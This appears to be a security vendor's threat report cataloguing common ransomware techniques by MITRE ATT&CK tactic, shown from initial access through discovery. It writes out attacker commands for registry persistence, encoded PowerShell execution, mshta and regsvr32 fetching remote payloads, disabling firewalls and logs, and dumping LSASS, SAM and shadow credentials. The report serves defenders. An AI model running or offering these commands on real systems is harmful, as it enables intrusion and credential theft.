VEDERE LABS

Common Ransomware TTPs

March 21, 2023


Shivram Amirtha

Contents

1. Executive Summary

The increasing sophistication of attacks coupled with a growing number of threat actors makes ransomware one of the most dangerous cyber threats nowadays. Ransomware attacks can lead to data loss, disrupt business operations and compromise sensitive information, causing significant financial losses and reputational damage that can be devastating to individuals and organizations.

Open-source tracking of close to 100 ransomware groups indicates an average of 231 breaches per month between September 2022 and February 2023, with the top three groups alone executing 157 attacks in the past 30 days (February 15 to March 15). At the same time, the FBI's recently released 2022 Internet Crime Report revealed ransomware breaches of 2,385 organizations, including 860 in critical infrastructure sectors, last year. Healthcare was the most impacted sector with 210 breaches, followed by manufacturing (157) and government (115). The top three groups active in these sectors were LockBit (149 breaches), ALPHV (114) and Hive (which was recently disrupted but had 87 breaches last year).



Sources: the top two charts contain data from https://darkfeed.io while the bottom charts contain data from https://www.ic3.gov/Media/PDF/AnnualReport/2022_IC3Report.pdf

These raw statistics hide the fact that ransomware has been evolving rapidly, especially since 2020, with the following changes:

- The use of double extortion, which involves not only encrypting the victim's files but also stealing data and threatening to publish it unless the ransom is paid. The pressure on victims has been continually increasing. In 2023, groups such as ALPHV and Medusa started releasing pictures of patients getting cancer treatments and leaked student records to shame victim organizations into paying.
- The increased focus on targeted attacks against specific organizations rather than casting a wide net. These attacks are often conducted after extensive reconnaissance and can be much more successful in terms of both encrypting data and obtaining payment.
- The use of zero-day exploits, which have no patch available and are harder to detect and defend against, in attack campaigns. Recent examples include a zero-day used to circumvent Windows SmartScreen and

deploy the Magniber ransomware and a zero-day in the Fortra GoAnywhere MFT secure file-sharing solution used by Clop to exfiltrate data.

Although ransomware groups continue to evolve and refine their operations, their most common technical tactics, techniques, and procedures (TTPs) remain mostly constant. Forescout's Vedere Labs has been consistently analyzing and reporting on ransomware payloads, incidents and behaviors, such as the rise in Linux and ESXi targets, for the past few years. In this report, we revisited those analyses and focused on campaigns observed in the past year to determine the TTPs commonly used by ransomware adversaries. We categorized each observed TTP using the MITRE ATT&CK framework. Families analyzed include the top three currently active (LockBit, ALPHV and Royal) as well as past operations such as Ryuk, REvil, Conti and Hive.

Our analysis indicates that adversaries often follow similar patterns in their attacks. This provides an opportunity to systematize recommendations to prevent and detect these attacks. However, it's important to note that the TTPs in this report are just the most common examples. It is critical for organizations to implement strong security practices and stay vigilant against the evolving nature of cyber threats.

The table below summarizes the common TTPs we observed. In Section 2, we describe each TTP in detail and in Section 3 we provide general mitigation recommendations and recommendations against specific TTPs.

Tactic	Techniques
Initial Access	Phishing (T1566) External Remote Services (T1133) Exploit Public-Facing Application (T1190)
Execution	Command and Scripting Interpreter (T1059) User Execution (T1204)
Persistence	Account Manipulation (T1098) Scheduled Tasks (T1053) Create or Modify System Process (T1543) Boot or Logon Autostart Execution (T1547)
Privilege Escalation	Exploitation for Privilege Escalation (T1068) Abuse Elevation Control Mechanism (T1548)
Defense Evasion	System Binary Proxy Execution (T1218) Masquerading (T1036) Process Injection (T1055) Indicator Removal (T1070)
Credential Access	Brute Force (T1110) OS Credential Dumping (T1003)
Discovery	Account Discovery (T1087) Network Service Discovery (T1046) Network Share Discovery (T1135) Remote System Discovery (T1018)
Lateral Movement	Pass the Hash (T1550.002) Remote Services (T1021)

Collection	Data from Network Shared Drive (T1039) Data from Local System (T1005)
Command and Control	Application Layer Protocols (T1071) Proxy (T1090) Non-Application Layer Protocols (T1095) Data Encoding (T1132) Remote Access Software (T1219) Non-Standard Port (T1571) Protocol Tunneling (T1572)
Exfiltration	Exfiltration over C2 Channel (T1041) Exfiltration over Web Service (T1567)
Impact	Data Encrypted for Impact (T1486) Inhibit System Recovery (T1490)

2. Common Ransomware TTPs

2.1. Initial Access

The most common initial access techniques for ransomware actors are Phishing (T1566), External Remote Services (T1133) and Exploit Public-Facing Applications (T1190).

Phishing (T1566)

Attackers send phishing emails with malicious attachments or links to websites hosting malware. When the recipient clicks on the attachment or link, the malware is downloaded onto their computer, allowing the attacker to gain access to the system.

Phishing is electronically delivered social engineering, which can also be targeted to a specific individual, company or industry, in which case it is known as spear phishing.

External Remote Services (T1133)

Most ransomware groups exploit stolen or easily guessable Remote Desktop Protocol (RDP) credentials as their initial access vector, likely because it is the simplest method for gaining entry.

Many companies require their employees to access systems remotely via RDP as part of normal business operations. However, system administrators frequently neglect to configure RDP securely, resulting in the service being easily identifiable on the internet and making it a target for attackers that attempt to brute-force passwords.

Some common ways ransomware actors exploit RDP are:

- **Weak passwords.** Many RDP servers are protected by weak passwords or default credentials that can be easily guessed or brute-forced by attackers. Ransomware actors can use automated tools to scan the internet for vulnerable systems and gain access to them.
- **Credential theft.** Ransomware actors can also use phishing attacks or malware to steal credentials from legitimate users who have access to RDP servers. They can then use these stolen credentials to gain access to the system and deploy ransomware.

- **Unpatched vulnerabilities.** Like any software, RDP servers can have vulnerabilities that can be exploited by attackers to gain unauthorized access. Ransomware actors can use exploit kits or other hacking tools to target these vulnerabilities and gain access to the system.

Exploit Public-Facing Application (T1190)

Ransomware actors exploit known vulnerabilities in public-facing software or operating systems to gain access to a system. The most common recent targets include Windows vulnerabilities, Microsoft Exchange servers, SharePoint servers, and other web services.

2.2. Execution

Once ransomware actors gain initial access, they must proceed to execute malicious code. Execution includes techniques used to run a payload on a target machine. The most prominent execution techniques used by ransomware actors are Command and Scripting Interpreter (T1059) and User Execution (T1204).

Command and Scripting Interpreter (T1059)

This technique leverages command-line interfaces, such as the Windows Command Prompt or PowerShell, to execute commands or scripts on the target system. Because the technique is so versatile, it is commonly used by ransomware actors in many scenarios.

At the initial stage of an attack, command interpreters may be used to launch a phishing email that contains a malicious attachment or link. Once the attacker gains a foothold on the victim's system, this technique can be used to run malicious code, escalate privileges, or move laterally across the network. Additionally, ransomware actors may use this technique to add registry entries, stop security services, or carry out other activities that allow them to maintain persistence on the target system and evade detection.

The Windows command prompt (cmd) can be used to control almost any aspect of a system and can be invoked remotely via Remote Services such as SSH and PsExec. Adversaries may leverage cmd to execute various commands and payloads on the target machine, such as `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v <entry_name> /t REG_SZ /d "<path_to_malware>" /f`, which adds a registry entry under the `Run` key in the current user's registry hive. The attacker-chosen `entry_name` will appear in the list of programs that run automatically when the user logs in and the `path_to_malware` is the location of the ransomware executable on the victim's system.

Another example of a command that ransomware actors might use to stop a security software is: `sc.exe stop <service_name>` , where `service_name` is the service to be stopped.

Ransomware actors also use the PowerShell interpreter to run their payloads and operate on victim systems. Many of the ransomware actors we analyzed use commodity offensive tools that rely on PowerShell, such as Empire and PowerSploit. The following example is a command to decode malicious code from base64 and execute it using PowerShell: `$windir\$system32\WindowsPowerShell\v1.0\powershell.exe -command "$x = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('<base64 string>'));Invoke-Expression $x"`

User Execution (T1204)

Attackers can trick a user into executing a file that contains malicious code. This technique involves creating a file, such as a document or executable, that appears legitimate or enticing to the victim. The attacker then sends the file to the victim via email or other means, to convince the user to download and execute it. Once the user executes the file, the malicious code within can carry out a variety of actions on the user's system, such as stealing credentials, encrypting files for ransom, or installing additional malware.

2.3. Persistence

Persistence is used by attackers to maintain access to a compromised system or network after initial access, even if their initial access vector is detected and blocked. This tactic involves establishing a backdoor, installing a malicious service or scheduled task, or modifying an existing system component to allow for continued access. The most common persistence techniques for ransomware are Account Manipulation (T1098), Scheduled Tasks (T1053), Create or Modify System Process (T1543) and Boot or Logon Autostart Execution (T1547).

Account Manipulation (T1098)

This technique includes actions such as modifying account credentials or permission groups and subverting security policies, such as repeatedly updating passwords to bypass password duration policies.

To create or manipulate accounts, attackers need sufficient permissions on systems or domains. However, account manipulation can also lead to privilege escalation, where modifications provide access to additional roles, permissions, or higher-privileged accounts.

Sample commands used for account manipulation include creating a local user (`net user /add [*username] [password]`) and adding the user as administrator (`net localgroup administrators [username] /add`)

Scheduled Tasks (T1053)

Adversaries may exploit task scheduling to enable the initial or recurring execution of malicious code. Most major operating systems provide utilities that allow the scheduling of programs or scripts to run at specific dates and times. If proper authentication is met, a task can also be scheduled on a remote system, which may require membership in a privileged group on the remote system.

Attackers may use task scheduling to execute programs during system startup or on a scheduled basis to maintain persistence. They may also use these mechanisms to run a process under the context of a specific account with elevated permissions or privileges. Adversaries may abuse task scheduling to disguise one-time execution under a trusted system process, making it harder to detect.

An example of a command that can be used by malware for persistence using Scheduled Tasks in Windows is: `schtasks /create /tn "MalwareTask" /tr "C:\Malware\malware.exe" /sc daily /st 08:00`. This command creates a new scheduled task named `MalwareTask` that runs the malware executable located in `C:\Malware` daily at 8:00 AM. The `/create` parameter creates the task, `/tn` specifies the name of the task, `/tr` specifies the path to the executable, `/sc` specifies the frequency of the task and `/st` specifies the start time of the task.

Create or Modify System Process (T1543)

Adversaries can establish persistence by creating or altering system-level processes that repeatedly execute malicious payloads. These processes can be started by the operating system during boot-up and are known as services on Windows and Linux. On macOS, `launchd` processes called Launch Daemon and Launch Agent are run to complete system initialization and load user-specific settings.

To establish persistence, adversaries may install new services, daemons, or agents that execute at startup or at regular intervals. They may also modify existing services, daemons, or agents to achieve the same effect. These services, daemons, or agents may be created with administrator privileges but executed with root/SYSTEM privileges, providing adversaries with the ability to escalate privileges.

Example commands used by malware for achieving persistence through system-level processes include:

- Creating a new Windows service: `sc create [SERVICE NAME] binPath= "[MALICIOUS FILE PATH]" start= auto`
- Modifying an existing Windows service: `sc config [SERVICE NAME] binPath= "[MALICIOUS FILE PATH]"`

Boot or Logon Autostart Execution (T1547)

Adversaries may use system settings to automatically run a program during system boot or logon to maintain persistence. These mechanisms for automatically executing programs may include designated directories or configuration repositories such as the Windows Registry. Alternatively, an adversary may modify or extend kernel features to achieve the same goal. By using these autostart programs, which often run with higher privileges, an adversary may be able to elevate their privileges on the compromised system.

Windows has the following specific registry keys that are used to execute programs on system boot and can be used by adversaries to execute malicious code:

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce`

An example command for adding a value to the Run key is `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Example /t REG_SZ /d "C:\malware.exe" /f`

2.4. Privilege Escalation

Privilege escalation is used to get higher permissions on a system or network. Adversaries may initially gain access with unprivileged credentials but require elevated permissions to achieve their objectives. They may exploit system weaknesses, misconfigurations, and vulnerabilities to obtain these permissions. Ransomware actors commonly use the following privilege escalation techniques: Exploitation for Privilege Escalation (T1068) and Abuse Elevation Control Mechanism (T1548).

Exploitation for Privilege Escalation (T1068)

Adversaries may use software vulnerabilities to achieve privilege escalation. When an adversary exploits a software vulnerability, they take advantage of a programming error in a program, service, or operating system kernel to execute their own code.

Vulnerabilities may exist in software running at higher permissions, which can be exploited to gain higher access levels. For example, an adversary could move from user-level permissions to SYSTEM or root permissions, depending on the component that is vulnerable. Exploiting a vulnerability could also enable an adversary to move from a virtualized environment, such as a virtual machine or container, onto the underlying host. This may be necessary for an adversary who has compromised an endpoint system that is properly configured and limits other methods of privilege escalation.

Abuse Elevation Control Mechanism (T1548)

Elevation control mechanisms are security controls designed to limit and regulate access to high-level privileges and functions within a system. Examples of elevation control mechanisms include User Account Control (UAC) on Windows, `sudo` on Linux and Unix-based systems, and authorization services on macOS.

Adversaries may use a variety of techniques to abuse these mechanisms, such as social engineering, exploiting vulnerabilities, or modifying configuration settings to reduce the security posture of the system.

For instance, UAC allows a program to elevate its privileges to perform a task as administrator. The impact to the user varies depending on the UAC protection level, ranging from denying the operation under high enforcement to allowing the user to enter an administrator password to complete the action. However, if the UAC protection level of a computer is set to anything but the highest level, certain Windows programs can execute elevated Component Object Model objects without prompting the user through the UAC notification box. Adversaries have discovered several methods to bypass UAC, including the use of Rundll32 to load a specifically crafted DLL or injection of malicious software into a trusted process to gain elevated privileges without user prompts. The UACME GitHub page provides an extensive list of discovered and implemented methods. Some additional bypass methods are regularly discovered and used in the wild, such as the auto-elevation of eventvwr.exe and bypasses that are possible through lateral movement techniques if credentials for an account with administrator privileges are known. Since UAC is a single system security mechanism, the privilege or integrity of a process running on one system will be unknown on remote systems and default to high integrity.

2.5. Defense Evasion

Defense Evasion techniques are used by attackers to avoid detection. These techniques involve disabling or removing security software, encrypting or obfuscating data and scripts, and using trusted processes to conceal malware. Additionally, attackers may take advantage of trusted processes to disguise their malicious activities. This category also includes any techniques that allow attackers to bypass defenses. Common techniques used by ransomware actors to evade defenses include System Binary Proxy Execution (T1218), Masquerading (T1036), Process Injection (T1055), Impair Defenses (T1562) and Indicator Removal (T1070).

System Binary Proxy Execution (T1218)

System Binary Proxy Execution is used to execute system utilities through a malicious proxy that intercepts and modifies calls to legitimate system binaries. This allows an adversary to execute code with elevated privileges and bypass security mechanisms that monitor system binary execution.

Adversaries can use trusted binaries to proxy the execution of malicious content and evade process-based and signature-based defenses. These trusted binaries are often Microsoft-signed, indicating that they are either downloaded from Microsoft or are already present in the operating system. When binaries are signed with trusted digital certificates, they can typically execute on Windows systems that validate digital signatures. Adversaries can leverage various Microsoft-signed binaries, which are default on Windows installations, to proxy the execution of other files or commands.

As an example, ransomware actors abuse `mshta.exe`, a utility that executes Microsoft HTML Application (HTA) files, to proxy execution of malicious Javascript and VBScript. Files may be executed by mshta.exe through an inline script as follows: `mshta vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))` or directly from URLs via `mshta http[:]//webserver/payload[.]hta`. Since `mshta.exe` executes outside of the Internet Explorer's security context, it also bypasses browser security settings.

`Regsvr32`, a Windows command-line utility used for registering and unregistering object linking and embedding controls such as DLLs, is one of the most abused system binaries. Adversaries may misuse Regsvr32.exe to

avoid triggering security software that does not monitor the execution of the `regsvr32.exe` process or modules loaded by it due to allowlists or false positives related to normal Windows operations. `Regsvr32.exe` can also be used to bypass application control specifically by loading COM scriptlets to execute DLLs under user permissions. This method loads the scripts by providing a URL to a file on an external Web server as an argument during invocation, and it does not make any changes to the registry because the COM object is not registered but only executed. This technique is known as Squiblydoo. Furthermore, `Regsvr32.exe` can be leveraged to register a COM Object used to establish persistence through Component Object Model Hijacking (T1546.015).

Example commands to register a COM object using regsvr32 for persistence: `regsvr32.exe /s /n /u /i:malicious.dll` and to execute JScript or VBScript: `regsvr32.exe /s /n /u /i:http://remote_server/malicious.sct scrobj.dll`

Masquerading (T1036)

Masquerading, also known as impersonation, is used by adversaries to conceal their true identity or the identity of the tools or malware they are using.

Adversaries may use a variety of methods to masquerade, such as renaming files or processes to resemble legitimate ones, using legitimate system tools for malicious purposes, or changing file metadata to appear benign. Masquerading techniques can make it difficult for defenders to differentiate between legitimate and malicious activity, potentially allowing adversaries to blend in with normal network traffic.

Common examples of masquerading techniques include:

- Renaming a malicious file or process to appear legitimate, such as the system process `svchost.exe`.
- Using a legitimate system tool or binary, such as PowerShell or the Windows Management Instrumentation Command-line (WMIC), to execute commands or run malicious scripts.
- Changing file metadata, such as the creation or modification date, to make a malicious file appear benign or legitimate.
- Modifying the properties of a file, such as the version or description, to make it appear as a known, legitimate file.

Process Injection (T1055)

Process injection is used by adversaries to execute their code in the address space of a different process. This technique can be used to evade detection and bypass security measures since the injected code is running inside a legitimate process that is likely to be trusted by security software and not detected as malicious.

There are different types of process injection techniques, including:

- **DLL injection** is used to execute code in a live process's address space. This is achieved by first writing the path to a DLL in the virtual address space of the target process, and then loading the DLL by invoking a new thread. To write the path, native Windows API calls such as `VirtualAllocEx` and `WriteProcessMemory` are commonly used. Once the DLL path is written, it can be loaded into the process by calling `CreateRemoteThread`, which in turn invokes the `LoadLibrary` API responsible for loading the DLL.
- **Process holllowing** involves creating a process in a suspended state and subsequently un-mapping or hollowing out its memory, enabling it to be replaced with malicious code. Adversaries can create a victim process using native Windows API calls like `CreateProcess`, which allows the process's primary thread to be suspended. Once suspended, the process's memory can be un-mapped using API calls such as `ZwUnmapViewOfSection` or `NtUnmapViewOfSection`, after which the memory can be written to, aligned with the injected code, and then resumed via `VirtualAllocEx`, `WriteProcessMemory`, `SetThreadContext`, and `ResumeThread`, respectively.
- **Thread execution hijacking** is used to run arbitrary code within a live process's address space. To perform this technique, an existing process is first suspended, and its memory is then unmapped or

hollowed out, allowing for the injection of malicious code or the path to a DLL. This is done by creating a handle to the target process using Windows API calls such as `OpenThread`. Once the process is suspended, the malicious code can be written to the process's memory space, and then executed by aligning the thread execution to the injected code. Finally, the thread is resumed using the Windows API calls `SuspendThread`, `VirtualAllocEx`, `WriteProcessMemory`, `SetThreadContext`, and `ResumeThread`.

Impair Defenses (T1562)

Adversaries can modify various components of a targeted environment to disable defensive measures. This encompasses not only undermining preventive security mechanisms, such as firewalls and anti-virus software, but also thwarting detection and investigation. These actions can be directed towards both built-in defense mechanisms as well as additional security measures installed by administrators and users. Attackers can also focus on disrupting event aggregation and analysis mechanisms by tampering with system components or taking other steps to disrupt these procedures.

Some common techniques used by adversaries to impair defenses include:

- **Disabling or Modify Tools (T1562.001).** Adversaries may use various methods to modify or disable security tools, such as terminating security software processes or services, altering or deleting configuration files or registry keys and preventing security updates from being installed. For example, an adversary could use the following commands to stop a security service and prevent it from restarting: `net stop <security software>` `sc config <security software service> start= disabled`
- **Disable Windows Event Logging (T1562.002).** To limit detection and audits, adversaries may disable Windows event logging, which records user and system activity, including login attempts and process creation. This data is used by security tools and analysts to generate detections. The `EventLog` service maintains event logs from various system components and applications and is automatically started when a system powers on. An example command to stop the `EventLog` service using PowerShell is `Stop-Service -Name EventLog`
- **Disable or Modify System Firewall (T1562.004).** Adversaries may tamper with system firewalls to evade controls that restrict network traffic. This can involve disabling the entire mechanism or adding, deleting, or modifying specific rules. There are several ways to achieve this, depending on the operating system, such as using command-line tools, editing Windows Registry keys, or accessing the Windows Control Panel. By tampering with or disabling the system firewall, adversaries may be able to establish command and control communications, move laterally within a network, or exfiltrate data that would otherwise be blocked. To disable Windows Firewall in a command prompt or PowerShell, the following command can be used: `netsh advfirewall set allprofiles state off`

Indicator Removal (T1070)

Adversaries may remove or alter traces of their activities within a compromised system to avoid detection and hinder defensive measures. Such traces may include artifacts created by the adversary or associated with their actions, such as strings from downloaded files, user-generated logs, and other information used by defenders to monitor events. These artifacts may have a specific location, format, or type, and can vary depending on the platform.

Deleting or modifying these artifacts can disrupt the collection and reporting of events and hinder the detection of intrusion activity. This can compromise the effectiveness of security solutions by allowing significant events to go unnoticed or hinder forensic analysis and incident response.

As an example, adversaries may clear Windows Event Logs to hide the activity of an intrusion with the following utility commands:

- `wevtutil cl system`
- `wevtutil cl application`
- `wevtutil cl security`

2.6. Credential Access

Credential Access involves methods used to obtain login credentials, such as usernames and passwords. Adversaries may employ various techniques, including keylogging or credential dumping, to obtain these credentials. By using legitimate credentials, adversaries can gain access to systems, making it difficult to detect their presence and providing the opportunity to create additional accounts to further their goals. Once ransomware actors gain access to valid credentials, they can use them to move laterally across a network, escalate privileges, and ultimately deploy ransomware. Two main techniques observed to be popular among ransomware actors are Brute Force (T1110) and OS Credential Dumping (T1003).

Brute Force (T1110)

Threat actors can use brute force to gain access to accounts by iteratively guessing passwords. This method can be used when passwords are unknown or when password hashes are obtained. Brute forcing can be done either online, by interacting with a service that will check the validity of the credentials, or offline against previously acquired credential data, such as password hashes.

Brute forcing credentials can be attempted at different stages of a breach. For example, adversaries may try to brute force access to valid accounts within a victim environment by using information obtained from other post-compromise techniques such as OS Credential Dumping (T1003), Account Discovery (T1087), or Password Policy Discovery (T1201). Adversaries may also use brute force in combination with other techniques, such as External Remote Services (T1133), as part of initial access.

Adversaries frequently use brute force to obtain credentials, especially when external remote services like RDP and VPN are not adequately secured. Ransomware actors are known to target such services, and once they gain access to a system, they often use brute force methods to move laterally through the network and target other hosts. To mitigate this risk, it is essential to implement a strong password policy. This policy can help reduce the likelihood of adversaries guessing or using common password lists to gain access to systems.

OS Credential Dumping (T1003)

Credential dumping is the process of obtaining account login or password information from the operating system, typically as a hash or a clear text password. The credentials thus obtained can be used for lateral movement and access to restricted data. There are several techniques for credential dumping, which we list below.

LSASS Memory (T1003.001)

The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions (logged-in users) to provide easy access to network resources, file shares, mail, and more without having to re-authenticate to each individual service. LSASS can store credential material in various forms including Kerberos Tickets, reversibly encrypted plaintext, NT hashes and LM hashes. Examples of commands used to obtain LSASS credentials are:

- Mimikatz: `sekurlsa::Minidump lsassdump.dmp, sekurlsa::logonPasswords`
- Procdump: `procdump -ma lsass.exe lsass_dump`
- Comsvcs.dll: `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full`

Security Account Manager (T1003.002)

The Security Account Manager (SAM) is a Windows database that stores user accounts and security descriptors for users on the local computer, including username and hashed password. Adversaries may attempt to extract credential material from the Security Account Manager (SAM) database either through in-memory techniques or through the Windows Registry where the SAM database is stored.

The SAM file can be found on the local file system at `%SystemRoot%/system32/config/SAM` and is mounted to the `HKEY_LOCAL_MACHINE/SAM` registry hive. Password hashes are stored in the `%systemroot%\system32\config\SYSTEM` file and backup copies are located in the `%systemroot%\repair` directory. User password hashes in the NT Lan Manager (NTLM/NTHash) or Lan Manager (LM) hash formats are stored in the SAM database.

SAM file is commonly retrieved by threat actors using the following commands:

- Registry: `reg save hklm\sam c:\sam`
- Mimikatz: `privilege::debug, token::elevate, lsadump::sam`
- Empire framework: `Import-Module "$Env:Temp\PowerDump.ps1" Invoke-PowerDump`

NTDS (T1003.003)

The Active Directory Domain Services database, known as the `NTDS.dit` file, holds information on user objects, groups, and group membership. The password hashes for each user in the domain are also stored in `NTDS.dit`.

Adversaries may access or copy the Active Directory domain database to steal credential information orobtain other information about domain members such as devices, users, and access rights. By default, the NTDS file (`NTDS.dit`) is located in `%SystemRoot%\NTDS\Ntds.dit` of a domain controller.

In addition to looking for NTDS files on active Domain Controllers, adversaries may search for backups that contain the same or similar information.

LSA Secrets (T1003.004)

Local Security Authority (LSA) is the central component of the security subsystem on Windows. The LSA is responsible for managing interactive logons to the system. When a user attempts to log on to a system by entering a username and password in the logon dialog box, the logon process invokes the LSA, which then passes the user's credentials to the Security Accounts Manager (SAM), which manages the account information stored in the local SAM database. The SAM compares the user's credentials with the account information in the SAM database to determine whether the user is authorized to access the system. Additionally, LSA stores information on all aspects of local security on a system, collectively referred to as the system's Local Security Policy.

Adversaries with SYSTEM access to a host may attempt to access Local Security Authority (LSA) secrets, which can contain a variety of different credential materials, such as credentials for service accounts. LSA secrets are stored in the registry at `HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets`. LSA secrets can also be dumped from memory.

Adversaries can dump credentials in LSA Secrets as follows:

- As the LSA secrets are stored in the Windows Registry, reg.exe can be used to copy its registry hive: `reg save HKLM\SYSTEM system & reg save HKLM\security security`
- LSA secrets can also be dumped from memory using the Mimikatz tool: `lsadump::secrets`

Cached Domain Credentials (T1003.005)

Windows caches previous users' logon information locally so that they can log on if a logon server is unavailable during later attempts. This is done via Mscash. When a domain user logs in to Windows, their credentials (username and password hash) are saved on the local computer by default. This allows the user to logon to the computer even if the AD domain controllers are unavailable, powered off, or the network cable is unplugged from the computer. Cached credentials are stored in the registry under the reg key `HKEY_LOCAL_MACHINE\Security\Cache (%systemroot%\System32\config\SECURITY).`

DCSync (T1003.006)

Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API) to simulate the replication process from a remote domain controller using a technique called DCSync.

Members of the Administrators, Domain Admins, and Enterprise Admin groups or computer accounts on the domain controller can run DCSync to pull password data from Active Directory, which may include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. The hashes can then be used to create a Golden Ticket for use in Pass the Ticket or change an account's password as noted in Account Manipulation (T1098).

To perform a DCSync attack, an adversary must have access to a user account with Replicating Directory Changes All and Replicating Directory Changes privileges.

DCSync functionality has been included in the 'lsadump' module in Mimikatz and can be invoked as follows: `{mimikatz_path} "lsadump::dcsync /domain:#{domain} /user:#{user}@#{domain}" "exit"`

Proc Filesystem (T1003.007)

The proc file system acts as an interface to internal data structures in the kernel. It can be used to obtain information about the system and to change certain kernel parameters at runtime (sysctl). The Proc filesystem on Linux (`/proc`) contains a great deal of information regarding the state of the running operating system. Processes running with root privileges can use this facility to scrape live memory of other running programs. If any of these programs store passwords in clear text or password hashes in memory, these values can then be harvested for either usage or brute force attacks, respectively.

/etc/passwd and /etc/shadow (T1003.008)

In Linux systems, the `/etc/passwd` file is used to keep track of every registered user that has access to a system. The file contains colon-separated values such as username, encrypted password, user id, group id, full name, home directory and login shell. The `/etc/shadow` file stores encrypted user passwords and additional properties related to passwords, such as account or password expiration. By default, `/etc/shadow` is only readable by the root user. Adversaries may attempt to dump the contents of these files for offline password cracking.

LaZagne is a popular tool used to extract credential information from `/etc/shadow` by performing dictionary attacks against the hashed passwords. The Linux utility `unshadow`, can be used to combine the two files in a format suited for password cracking utilities such as John the Ripper as follows: `# /usr/bin/unshadow /etc/passwd /etc/shadow > /tmp/crack.password.db`

2.7. Discovery

Discovery techniques are used to gather information about a targeted system or network and to determine the best way forward for an attacker. By using native operating system tools, adversaries can gather data on the targeted network and system, as well as the various devices and services within them.

Adversaries may use different discovery techniques at different stages of their attack. For instance, during initial reconnaissance, adversaries may use passive techniques like Network Sniffing (T1040) or OS fingerprinting to collect information on the system, its IP addresses, and the services running on it. Once inside the system, they may use more active techniques such as command-line tools, querying the Windows Registry, or executing PowerShell scripts to gather information about the system's configuration, user accounts, or installed software.

Discovery techniques are critical for successful cyberattacks, as they provide the necessary knowledge for attackers to better understand the victim system. By knowing the environment, adversaries can identify vulnerabilities that can be exploited, escalate privileges, and move laterally to achieve their goals.

Some of the Discovery techniques commonly used by ransomware adversaries include Account Discovery (T1087), Network Service Discovery (T1046), Network Share Discovery (T1135) and Remote System Discovery (T1018).

Account Discovery (T1087)

Account Discovery is used to identify accounts and credentials that may be used for further exploitation. This can be achieved, for instance, by querying the operating system or directory services for information about local and domain accounts or by intercepting and analyzing network traffic to identify credentials.

The information gathered during account discovery can provide adversaries with valuable knowledge to facilitate lateral movement across the network or to escalate privileges. For example, adversaries may use the discovered accounts to attempt to brute force passwords or for remote code execution.

Commands such as `net user` and `net localgroup` are commonly used for account discovery.

Network Service Discovery (T1046)

Network Service Discovery is used to identify services running on a target network and to determine the specific version of the service and the underlying operating system. Adversaries use this technique to gain knowledge about the network and its services, and to identify potential vulnerabilities that can be exploited.

Network Service Discovery methods include scanning the network for open ports, actively querying services for version information, and using passive reconnaissance techniques to identify network traffic and communication patterns. These techniques can be performed using a variety of tools and protocols, including Nmap, Metasploit and various command-line utilities.

